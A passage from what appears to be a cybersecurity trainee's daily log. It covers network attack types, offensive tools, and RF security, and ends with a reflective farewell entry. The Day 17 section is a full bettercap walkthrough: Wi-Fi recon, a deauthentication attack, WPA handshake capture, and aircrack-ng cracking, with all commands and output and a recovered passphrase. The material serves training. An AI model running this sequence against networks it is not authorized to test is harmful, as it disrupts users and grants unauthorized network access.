- **Wide Area Network (WAN):** A network that covers a broad area, connecting multiple LANs across cities, states, or countries (e.g., the internet).
- **Metropolitan Area Network (MAN):** A network that covers a city or metropolitan area, larger than a LAN but smaller than a WAN.
- **Wireless Local Area Network (WLAN):** A LAN that uses wireless communication to connect devices.
- **Virtual Private Network (VPN):** Extends a private network across a public network, enabling secure remote access to resources.

## Types of Network Attacks

1. **Passive Attacks:**
  - **Description:** Attackers monitor or eavesdrop on network traffic without altering it.
  - **Examples:**
    - **Sniffing:** Capturing and analyzing packets to gather sensitive information like passwords and usernames.
    - **Traffic Analysis:** Observing patterns in network traffic to infer information, such as communication frequency or data transfer size.
2. **Active Attacks:**
  - **Description:** Attackers alter, disrupt, or manipulate network traffic or systems.
  - **Examples:**
    - **Man-in-the-Middle (MITM):** Intercepting and altering communication between two parties without their knowledge.
    - **Denial of Service (DoS):** Overwhelming a network or service with excessive traffic to make it unavailable to legitimate users.
    - **Session Hijacking:** Taking over a user's session by stealing their session token or cookie.
3. **Reconnaissance Attacks:**
  - **Description:** Gathering information about a network, its devices, and security measures.

- **Examples:**
  - **Port Scanning:** Identifying open ports and services on a target machine.
  - **Ping Sweeps:** Determining which IP addresses in a range are active.
- 4. **Spoofing Attacks:**
  - **Description:** Impersonating another device or user to gain unauthorized access or manipulate network traffic.
  - **Examples:**
    - **IP Spoofing:** Sending packets with a forged source IP address.
    - **MAC Spoofing:** Changing the MAC address of a device to impersonate another device on the network.
- 5. **Social Engineering Attacks:**
  - **Description:** Manipulating individuals into divulging confidential information or performing actions that compromise network security.
  - **Examples:**
    - **Phishing:** Sending fraudulent emails to trick users into revealing sensitive information or downloading malware.
    - **Pretexting:** Creating a fabricated scenario to obtain information from a target.
- 6. **Advanced Persistent Threats (APTs):**
  - **Description:** Prolonged, targeted attacks where attackers gain access to a network and remain undetected for an extended period.
  - **Examples:**
    - **Spear Phishing:** Highly targeted phishing aimed at specific individuals or organizations.
    - **Zero-Day Exploits:** Exploiting unknown vulnerabilities before they are patched.

## Tools and Techniques for Network Attacks

1. **Network Scanning and Enumeration Tools:**
  - **Nmap:** A network scanning tool that identifies open ports, services, and operating systems on a target network.
  - **Netcat:** A networking utility for reading and writing data across network connections. It is often used for port scanning and as a backdoor.
2. **Packet Sniffing Tools:**
  - **Wireshark:** A network protocol analyzer that captures and analyzes network traffic.
  - **tcpdump:** A command-line packet analyzer used to capture and analyze network traffic on Unix-like systems.
3. **Exploitation Frameworks:**
  - **Metasploit:** A penetration testing framework used to develop and execute exploits against target systems.

- **Cobalt Strike:** A threat emulation tool that provides advanced post-exploitation capabilities.
- 4. **Password Cracking Tools:**
  - **John the Ripper:** A password cracking tool that uses dictionary attacks and brute force to crack passwords.
  - **Hashcat:** A fast and versatile password-cracking tool that supports a variety of hash types.
- 5. **MITM Tools:**
  - **BetterCAP:** A network attack tool that performs MITM attacks, packet sniffing, and protocol manipulation.
  - **Ettercap:** A comprehensive suite for MITM attacks, supporting various network and host manipulation methods.
- 6. **Social Engineering Tools:**
  - **Social-Engineer Toolkit (SET):** A framework for automating social engineering attacks, including phishing, credential harvesting, and more.
  - **BeEF (Browser Exploitation Framework):** A tool for exploiting web browser vulnerabilities to perform MITM and other attacks.
- 7. **Denial of Service Tools:**
  - **LOIC (Low Orbit Ion Cannon):** A tool for performing DoS attacks by flooding a target with TCP, UDP, or HTTP requests.
  - **HOIC (High Orbit Ion Cannon):** An upgraded version of LOIC that supports more attack vectors and higher attack intensity.

## Network Defense Strategies

1. **Network Segmentation:**
  - **Description:** Dividing a network into smaller, isolated segments to contain and limit the spread of attacks.
  - **Practice:** Use VLANs and subnetting to isolate critical assets and limit access between segments.
2. **Intrusion Detection and Prevention Systems (IDS/IPS):**
  - **Description:** Systems that monitor network traffic for malicious activities and respond to threats.
  - **Practice:** Deploy IDS/IPS to detect and block attacks in real-time.
3. **Firewalls:**
  - **Description:** Devices or software that monitor and control incoming and outgoing network traffic based on predefined security rules.
  - **Practice:** Use stateful inspection firewalls to analyze traffic patterns and enforce security policies.
4. **Regular Security Audits and Vulnerability Assessments:**
  - **Description:** Periodic evaluation of network security to identify and mitigate vulnerabilities.
  - **Practice:** Perform regular penetration testing and vulnerability scanning using tools like Nessus or OpenVAS.

5. **Encryption:**

- **Description:** Securing data in transit and at rest using encryption algorithms to prevent unauthorized access.
- **Practice:** Use strong encryption protocols like TLS for data transmission and AES for data storage.

6. **Access Control and Authentication:**

- **Description:** Restricting network access to authorized users and devices.
- **Practice:** Implement multi-factor authentication (MFA), strong passwords, and role-based access control (RBAC).

By understanding network fundamentals, common network attacks, and the tools and techniques used by attackers, organizations can implement effective network defense strategies to protect their assets and data from potential threats.

# Day 17


## Installation and performing some attacks on betterCAP

### Step 1

## Installation

To install bettercap, we'd use:

```
1. apt install bettercap
```



```
(root@kali)-[~]  
# apt install bettercap  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
bettercap is already the newest version (2.31.1-0kali2)  
The following package was automatically installed and  
gstreamer1.0-pulseaudio
```

### Step 2

After getting installed, we can see the main menu by typing in:

```
1. bettercap
```

```
(root@kali)-[~]  
# bettercap  
bettercap v2.31.1 (built for linux amd64 with go1.15.9) [type 'help']
```

```
192.168.1.0/24 > 192.168.1.9 » [16:22:13] [sys.log] [inf] gateway  
192.168.1.0/24 > 192.168.1.9 » help
```

```
help MODULE : List available commands or show module specifications.  
active : Show information about active modules.  
quit : Close the session and exit.  
sleep SECONDS : Sleep for the given amount of seconds.  
get NAME : Get the value of variable NAME, use * also for wildcard.  
set NAME VALUE : Set the VALUE of variable NAME.  
read VARIABLE PROMPT : Show a PROMPT to ask the user for input to read.  
clear : Clear the screen.  
include CAPLET : Load and run this caplet in the current session.  
! COMMAND : Execute a shell command and print its output.  
alias MAC NAME : Assign an alias to a given endpoint given its MAC address.
```

## Modules

```
any.proxy > not running  
api.rest > not running  
arp.spoof > not running  
ble.recon > not running  
c2 > not running  
caplets > not running  
dhcp6.spoof > not running  
dns.spoof > not running  
events.stream > running  
gps > not running  
hid > not running  
http.proxy > not running  
http.server > not running  
https.proxy > not running  
https.server > not running  
mac.changer > not running  
mdns.server > not running  
mysql.server > not running  
ndp.spoof > not running  
net.probe > not running  
net.recon > not running  
net.sniff > not running  
packet.proxy > not running  
syn.scan > not running  
tcp.proxy > not running  
ticker > not running  
ui > not running  
update > not running  
wifi > not running  
wol > not running
```



## Step 3

1. help wifi

```
192.168.1.0/24 > 192.168.1.9 » help wifi

wifi (not running): A module to monitor and perform wireless attacks on 802.11.

    wifi.recon on : Start 802.11 wireless base stations discovery and channel hopping.
    wifi.recon off : Stop 802.11 wireless base stations discovery and channel hopping.
    wifi.clear : Clear all access points collected by the Wifi discovery module.
    wifi.recon MAC : Set 802.11 base station address to filter for.
    wifi.recon clear : Remove the 802.11 base station filter.
    wifi.client.probe.sta.filter FILTER : Use this regular expression on the station address to filter cli
    wifi.client.probe.ap.filter FILTER : Use this regular expression on the access point name to filter cli
    wifi.deauth BSSID : Start a 802.11 deauth attack, if an access point BSSID is provided
to iterate every access point with at least one client and start a deauth attack for each one.
    wifi.probe BSSID ESSID : Sends a fake client probe with the given station BSSID, searching
    wifi.assoc BSSID : Send an association request to the selected BSSID in order to rece
    wifi.ap : Inject fake management beacons in order to create a rogue access p
    wifi.show.wps BSSID : Show WPS information about a given station (use 'all', '*' or a br
    wifi.show : Show current wireless stations list (default sorting by essid).
    wifi.recon.channel CHANNEL : Wifi channels (comma separated) or 'clear' for channel hopping.

Parameters

    wifi.ap.bssid : BSSID of the fake access point. (default=<random mac>)
    wifi.ap.channel : Channel of the fake access point. (default=1)
    wifi.ap.encryption : If true, the fake access point will use WPA2, otherwise it'll result as an o
    wifi.ap.ssid : SSID of the fake access point. (default=FreeWiFi)
    wifi.ap.ttl : Seconds of inactivity for an access points to be considered not in range any
    wifi.assoc.acquired : Send association to AP's for which key material was already acquired. (defau
    wifi.assoc.open : Send association requests to open networks. (default=false)
    wifi.assoc.silent : If true, messages from wifi.assoc will be suppressed. (default=false)
    wifi.assoc.skip : Comma separated list of BSSID to skip while sending association requests. (d
    wifi.deauth.acquired : Send wifi deauth packets from AP's for which key material was already acquir
    wifi.deauth.open : Send wifi deauth packets to open networks. (default=true)
    wifi.deauth.silent : If true, messages from wifi.deauth will be suppressed. (default=false)
    wifi.deauth.skip : Comma separated list of BSSID to skip while sending deauth packets. (default
    wifi.handshakes.aggregate : If true, all handshakes will be saved inside a single file, otherwise a fold
    wifi.handshakes.file : File path of the pcap file to save handshakes to. (default=~/.bettercap-wifi-
    wifi.hop.period : If channel hopping is enabled (empty wifi.recon.channel), this is the time i
    wifi.interface : If filled, will use this interface name instead of the one provided by the -
    wifi.region : Set the WiFi region to this value before activating the interface. (default=
    wifi.rssi.min : Minimum WiFi signal strength in dBm. (default=-200)
    wifi.show.filter : Defines a regular expression filter for wifi.show (default=)
    wifi.show.limit : Defines limit for wifi.show (default=0)
    wifi.show.manufacturer : If true, wifi.show will also show the devices manufacturers. (default=false)
    wifi.show.sort : Defines sorting field (rssi, bssid, essid, channel, encryption, clients, see
    wifi.skip-broken : If true, dot11 packets with an invalid checksum will be skipped. (default=tr
    wifi.source.file : If set, the wifi module will read from this pcap file instead of the hardwar
    wifi.sta.ttl : Seconds of inactivity for a client station to be considered not in range or
    wifi.txpower : Set WiFi transmission power to this value before activating the interface. (
```

## Step 4

Now, This tool requires an older version of the pcap library so, we'll first download that using wget.

```
1. wget http://old.kali.org/kali/pool/main/libp/libpcap/libpcap0.8_1.9.1-4_amd64.deb
2. dpkg -i libpcap0.8_1.9.1-4_amd64.deb
```

```
(root@kali)~# wget http://old.kali.org/kali/pool/main/libp/libpcap/libpcap0.8_1.9.1-4_amd64.deb
--2021-06-17 13:05:15-- http://old.kali.org/kali/pool/main/libp/libpcap/libpcap0.8_1.9.1-4_amd64.deb
Resolving old.kali.org (old.kali.org) ... 54.39.49.227
Connecting to old.kali.org (old.kali.org)|54.39.49.227|:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 153200 (150K) [application/x-debian-package]
Saving to: 'libpcap0.8_1.9.1-4_amd64.deb'

libpcap0.8_1.9.1-4_amd64.deb      100%[=====]
2021-06-17 13:05:16 (182 KB/s) - 'libpcap0.8_1.9.1-4_amd64.deb' saved [153200/153200]

(root@kali)~# dpkg -i libpcap0.8_1.9.1-4_amd64.deb
dpkg: warning: downgrading libpcap0.8:amd64 from 1.10.0-2 to 1.9.1-4
(Reading database ... 289751 files and directories currently installed.)
Preparing to unpack libpcap0.8_1.9.1-4_amd64.deb ...
Unpacking libpcap0.8:amd64 (1.9.1-4) over (1.10.0-2) ...
Setting up libpcap0.8:amd64 (1.9.1-4) ...
Processing triggers for libc-bin (2.31-12) ...
Processing triggers for man-db (2.9.4-2) ...
```

## Step 5

### Monitor Mode and Wi-Fi discovery

Monitor mode is a promiscuous mode for your IEEE802.11x receiver (aka Wi-Fi adapter or Wi-Fi NIC) and lets you capture signals from not only your access point but others as well. To put your Wi-Fi adapter in promiscuous mode:

```
1. bettercap -iface wlan0mon
```

To start discovering Access Points around you:

```
1. wifi.recon on
```

```
(root@kali)~# bettercap -iface wlan0mon
bettercap v2.31.1 (built for linux amd64 with go1.15.9) [type 'help' for a list of commands]

wlan0mon » wifi.recon on
[16:25:49] [sys.log] [inf] wifi using interface wlan0mon (9c:ef:d5:fb:d1:5c)
[16:25:49] [sys.log] [war] wifi could not set interface wlan0mon txpower to 30, 'Set
wlan0mon » [16:25:49] [sys.log] [inf] wifi started (min rssi: -200 dBm)
wlan0mon » [16:25:49] [sys.log] [inf] wifi channel hopper started.
wlan0mon » [16:25:49] [wifi.ap.new] wifi access point Amit 2.4G (-63 dBm) detected
wlan0mon » [16:25:49] [wifi.ap.new] wifi access point JioFiber-QwXYk (-67 dBm) detected
wlan0mon » [16:25:49] [wifi.ap.new] wifi access point Sachin 2.4 (-59 dBm) detected
wlan0mon » [16:25:50] [wifi.ap.new] wifi access point <hidden> (-77 dBm) detected as
wlan0mon » [16:25:50] [wifi.ap.new] wifi access point P1208 (-71 dBm) detected as b
wlan0mon » wifi.recon on[16:25:50] [wifi.ap.new] wifi access point <hidden> (-69 dBm)
wlan0mon » wifi.recon on[16:25:50] [wifi.ap.new] wifi access point AMIT ROCK (-73 dBm)
wlan0mon » exit[16:25:51] [wifi.ap.new] wifi access point ajoy (-63 dBm) detected as
wlan0mon » wifi.recon off[16:25:51] [wifi.ap.new] wifi access point Kavz (-71 dBm)
wlan0mon » wifi.recon off[16:25:51] [wifi.ap.new] wifi access point White Wolf_2.4G
wlan0mon » wifi.recon off[16:25:52] [wifi.ap.new] wifi access point Abhiaka (-67 dBm)
wlan0mon » wifi.recon off[16:25:52] [wifi.ap.new] wifi access point air16531 (-75 dBm)
wlan0mon » wifi.recon off
```

## Step 6

### Deauth attacks using Bettercap

We have already seen how to recon, sort and filter. Let's conduct a short deauth attack on an access point.

First, put your wifi adapter in monitor mode

```
(root@kali)~# bettercap -iface wlan0mon
bettercap v2.31.1 (built for linux amd64 with go1.15.9) [type 'help' for a list of commands]

wlan0mon » wifi.recon on
[15:38:34] [sys.log] [inf] wifi using interface wlan0mon (9c:ef:d5:fb:d1:5c)
[15:38:34] [sys.log] [war] wifi could not set interface wlan0mon txpower to 30, txpower is 0
wlan0mon » [15:38:35] [sys.log] [inf] wifi started (min rssi: -200 dBm)
wlan0mon » [15:38:35] [sys.log] [inf] wifi channel hopper started.
wlan0mon » [15:38:35] [wifi.ap.new] wifi access point Apurva_4G (-71 dBm) detected
wlan0mon » [15:38:35] [wifi.ap.new] wifi access point jiofbr001_2.4G (-69 dBm) detected
wlan0mon » [15:38:35] [wifi.ap.new] wifi access point Amit_2.4G (-61 dBm) detected
wlan0mon » [15:38:36] [wifi.ap.new] wifi access point raaj (-23 dBm) detected
wlan0mon » [15:38:36] [wifi.ap.new] wifi access point Abhiaka (-63 dBm) detected
wlan0mon » [15:38:36] [wifi.ap.new] wifi access point <hidden> (-73 dBm) detected
wlan0mon » [15:38:36] [wifi.ap.new] wifi access point Anurag (-71 dBm) detected
wlan0mon » [15:38:36] [wifi.ap.new] wifi access point shiny reo (-77 dBm) detected
wlan0mon » [15:38:37] [wifi.client.new] new station 38:a4:ed:cf:8e:8d (Xiaomi Mi 9 Pro 5G)
wlan0mon » [15:38:37] [wifi.ap.new] wifi access point Archrival_2.4G (-73 dBm) detected
wlan0mon » [15:38:37] [wifi.ap.new] wifi access point Preety singh devil (-75 dBm) detected
wlan0mon » [15:38:37] [wifi.ap.new] wifi access point Anu408_2.4G (-75 dBm) detected
wlan0mon » [15:38:37] [wifi.ap.new] wifi access point K 207 jio_4G (-73 dBm) detected
wlan0mon » [15:38:37] [wifi.client.new] new station 30:24:32:1f:89:ac (Intel Core i7-1065G7)
```

Now, we'll first put up the list of APs found:

1. `events.stream off`
2. `wifi.show`

```
wlan0mon » events.stream off
wlan0mon » wifi.show
```

RSSI ▲	BSSID	SSID	Encryption	WPS	Ch	Clients
-23 dBm	18:45:93:69:a5:19	raaj	WPA2 (CCMP, PSK)		5	5
-23 dBm	d8:47:32:e9:3f:33	ignite	WPA2 (CCMP, PSK)	2.0	1	
-53 dBm	6c:eb:b6:2f:83:34	snowie/glowie5g	WPA2 (TKIP, PSK)		9	
-61 dBm	a8:da:0c:36:dd:82	Mehak jain_4G	WPA2 (CCMP, PSK)	1.0	11	
-61 dBm	ac:37:28:64:d5:c9	Abhiaka	WPA2 (CCMP, PSK)		4	
-63 dBm	40:49:0f:3c:49:88	Sachin 2.4	WPA2 (CCMP, PSK)	2.0	1	1
-63 dBm	96:fb:a7:5a:06:af	<hidden>	WPA2 (CCMP, PSK)	1.0	11	

Now, we'll attack on AP "raaj."

1. `set wifi.recon.channel 5`
2. `set net.sniff.verbose true`
3. `set net.sniff.filter ether proto 0*888e`
4. `set net.sniff.output wifi.pcap`
5. `set net.sniff on`
6. `wifi.deauth 18:45:93:69:a5:19`
7. `events.stream on`

## Step 7

It is operating on channel 5 and we'd first put our adapter to listen on channel 5.

By setting **sniff.verbose** to true, every captured and parsed packet will be sent to the **events.stream** for displaying.

Next, the **net.sniff.filter** ether proto 0\*888e sets the sniffer to capture EAPOL frames. **0\*888e** is the standard code for EAPOL (IEEE 802.11X frames).

Output file is set to wifi.pcap

**net.sniff on** turns the bettercap sniffer on

**wifi.deauth** starts sending deauth packets to the specified MAC ID (BSSID) of the access point

**events.stream on** turns the logging on and now bettercap will run in verbose mode.

```
wlan0mon » set wifi.recon.channel 5
wlan0mon » set net.sniff.verbose true
wlan0mon » set net.sniff.filter ether proto 0*888e
wlan0mon » set net.sniff.output wifi.pcap
wlan0mon » set net.sniff on
wlan0mon » wifi.deauth 18:45:93:69:a5:19
wlan0mon » events.stream on
```

## Step 8

As you can see, the client has reauthenticated after being deauthenticated by bettercap and a handshake has been captured

Now, we'll use aircrack-ng to crack hashes captured in this handshake file. We've already written an article on aircrack-ng for your reference [here](#).

```
1. aircrack-ng bettercap-wifi-handshakes.pcap -w /root/dict.txt
```

Here, dict.txt is a long password file containing the most commonly used passwords and passwords I generated given the knowledge I have about my target.

```

(root@kali)-[~]
# aircrack-ng bettercap-wifi-handshakes.pcap -w /root/dict.txt
Reading packets, please wait...
Opening bettercap-wifi-handshakes.pcap
Read 11 packets.

# BSSID      ESSID      Encryption
1 18:45:93:69:A5:19  raaj      WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening bettercap-wifi-handshakes.pcap
Read 11 packets.

1 potential targets

Aircrack-ng 1.6

[00:00:00] 3/7 keys tested (46.45 k/s)

Time left: 0 seconds 42.86%

KEY FOUND! [ raj12345 ]

Master Key      : 74 65 5D F8 67 9E E4 12 58 CF A5 A6 18 87 20 B4
                  3D 06 55 EF 40 FE 5D 79 70 29 FE 9D B7 A2 BA 3A

Transient Key   : E8 EF 51 44 C0 CB 99 91 28 71 C6 86 EC 7E CF C8
                  FA F4 F1 5A 03 EB 8E CC 74 75 5E 6F 40 B3 C1 18
                  80 F5 8F CC DB A2 F3 80 0A B3 DC 6C 26 3D D3 2F
                  5D 6D C6 AE A9 A0 C1 2B EF 83 A4 AA EC D4 0B 48

EAPOL HMAC     : FF B1 98 97 50 21 44 58 90 BE BB B1 67 AC B6 7C

```

And just like that, we have cracked the Wi-Fi passphrase of “raaj.”

# Day 18

## Radio Frequency Module

### Introduction to Radio Frequency (RF) Security

**Radio Frequency (RF) Security** involves protecting wireless communication systems and the data they transmit from unauthorized access, interference, or manipulation. Wireless communication relies on electromagnetic waves to transmit data over various frequencies. As wireless technology has become ubiquitous—encompassing everything from Wi-Fi networks to Bluetooth devices and RFID tags—the need for robust RF security has increased.

Wireless networks are inherently more vulnerable to security threats than wired networks because the signals are broadcast over open airwaves, making them easier to intercept or disrupt. Securing these communications requires a combination of encryption, authentication, and other security measures to protect against various RF attacks.

### Types of Radio Frequency Attacks

#### 1. Wi-Fi Attacks

Wi-Fi is one of the most commonly used wireless technologies, and it is a frequent target for RF attacks. Common Wi-Fi attacks include:

- **Evil Twin Attack:** An attacker sets up a fake Wi-Fi access point with the same SSID as a legitimate network. Users unknowingly connect to the rogue network, allowing attackers to intercept and manipulate traffic.
- **Packet Sniffing:** Using tools like Wireshark, attackers capture packets of data being transmitted over an unencrypted Wi-Fi network to steal sensitive information such as passwords or credit card details.
- **Deauthentication Attack:** Attackers send deauthentication frames to disconnect users from a legitimate Wi-Fi network, often forcing them to connect to a malicious access point.
- **Man-in-the-Middle (MitM) Attack:** Attackers intercept and possibly alter the communication between two parties on a Wi-Fi network, potentially stealing or tampering with sensitive data.



## 2. Bluetooth Attacks

Bluetooth technology is widely used for short-range wireless communication between devices. Some common Bluetooth attacks include:

- **Bluesnarfing:** Unauthorized access to a device's data via Bluetooth. Attackers exploit vulnerabilities to steal contacts, messages, or other sensitive data.
- **Bluejacking:** Sending unsolicited messages to Bluetooth-enabled devices. While mostly harmless, it can be used for social engineering attacks or spam.
- **Bluetooth Spoofing:** An attacker disguises a device as another trusted Bluetooth device to gain unauthorized access or to deceive users into connecting to it.

## 3. RFID and NFC Attacks

**RFID (Radio Frequency Identification)** and **NFC (Near Field Communication)** are used for contactless communication in applications like payment systems, access control, and inventory management. Common attacks include:

- **Eavesdropping:** Intercepting RFID or NFC communication to steal sensitive data like payment information or personal details. Attackers use special equipment to listen in on the communication between an RFID tag and a reader.
- **Relay Attack:** Extending the communication distance between an RFID or NFC tag and a reader using a relay device. This can be used to trick systems into granting access or authorizing payments without the tag's owner being present.
- **Cloning:** Copying the information on an RFID tag or NFC chip to create a duplicate. This can be used for unauthorized access or to make fraudulent transactions.
- **Data Modification:** Intercepting and altering the data transmitted between an RFID tag and a reader. Attackers can change the information being sent, potentially leading to unauthorized access or transactions.

## 4. IoT (Internet of Things) Attacks

IoT devices often communicate wirelessly, using protocols like Wi-Fi, Zigbee, or proprietary RF solutions. Common IoT attacks include:

- **Device Hijacking:** Taking control of an IoT device through vulnerabilities in its communication protocols. This can be used to spy, steal data, or cause physical harm by controlling actuators or sensors.
- **Replay Attack:** Capturing and replaying the communication data of an IoT device to replicate commands or responses, potentially causing devices to execute actions without authorization.
- **Firmware Tampering:** Altering the firmware of an IoT device to introduce vulnerabilities or to take control of its functionality. This can be done through unauthorized firmware updates over the air (OTA).

## Radio Frequency Security Best Practices

To secure RF communication, it's crucial to implement several best practices:

1. **Encryption:** Use strong encryption protocols (e.g., WPA3 for Wi-Fi, AES for Bluetooth) to protect data transmitted over wireless networks from being intercepted or tampered with.
2. **Authentication and Authorization:** Ensure all devices connecting to a network are authenticated and that only authorized devices and users can access sensitive data or network resources.
3. **Disable Unused Services:** Turn off wireless services and protocols that are not in use (e.g., disable Bluetooth when not needed) to reduce the attack surface.
4. **Signal Strength Control:** Limit the broadcast range of wireless networks to prevent unauthorized access from outside the intended area (e.g., reducing Wi-Fi signal strength).
5. **RF Shielding and Faraday Cages:** In high-security environments, use RF shielding or Faraday cages to prevent unauthorized RF signals from penetrating or emanating from a facility.

Implementing these best practices can significantly reduce the risk of RF attacks and help secure wireless communication systems effectively.



# Day 19

## **Last Day at Training**

As I conclude my time at Devlogix, I find myself reflecting on the journey, the experiences, and the relationships that have shaped the past weeks. My last day was a blend of gratitude, learning, and camaraderie—a fitting conclusion to a meaningful chapter.

The day began with an informal yet enriching conversation with my mentor and team members. We exchanged thoughts on the project we had been working on, delving into the challenges faced, the strategies employed, and the results achieved. It was not just a review of the work but also a reflection on the collaborative spirit that made it possible. Each member of the team brought unique insights, which not only enhanced the quality of the project but also broadened my perspective.

During the discussion, my mentor offered valuable feedback on my contributions, highlighting areas where I excelled and suggesting ways to continue growing professionally. These words of encouragement and guidance are something I will carry with me as I step into new opportunities.

Apart from the project talk, we also took some time to relax and engage in light-hearted conversations. Sharing stories, experiences, and laughter with the team was a reminder of the importance of human connection in any professional setting. The supportive and welcoming environment at Devlogix played a significant role in making this journey enjoyable and rewarding.

As I packed up my desk and prepared to leave, I felt a sense of fulfillment. This training has been a pivotal experience, equipping me with both technical skills and soft skills that will undoubtedly benefit me in the future. The mentorship I received and the friendships I forged have left a lasting impression, and I am grateful for every moment.

While it is always bittersweet to say goodbye, I am leaving with a sense of optimism and readiness for what lies ahead. The lessons learned and the memories created during my time at Devlogix will continue to inspire and guide me as I move forward in my career.

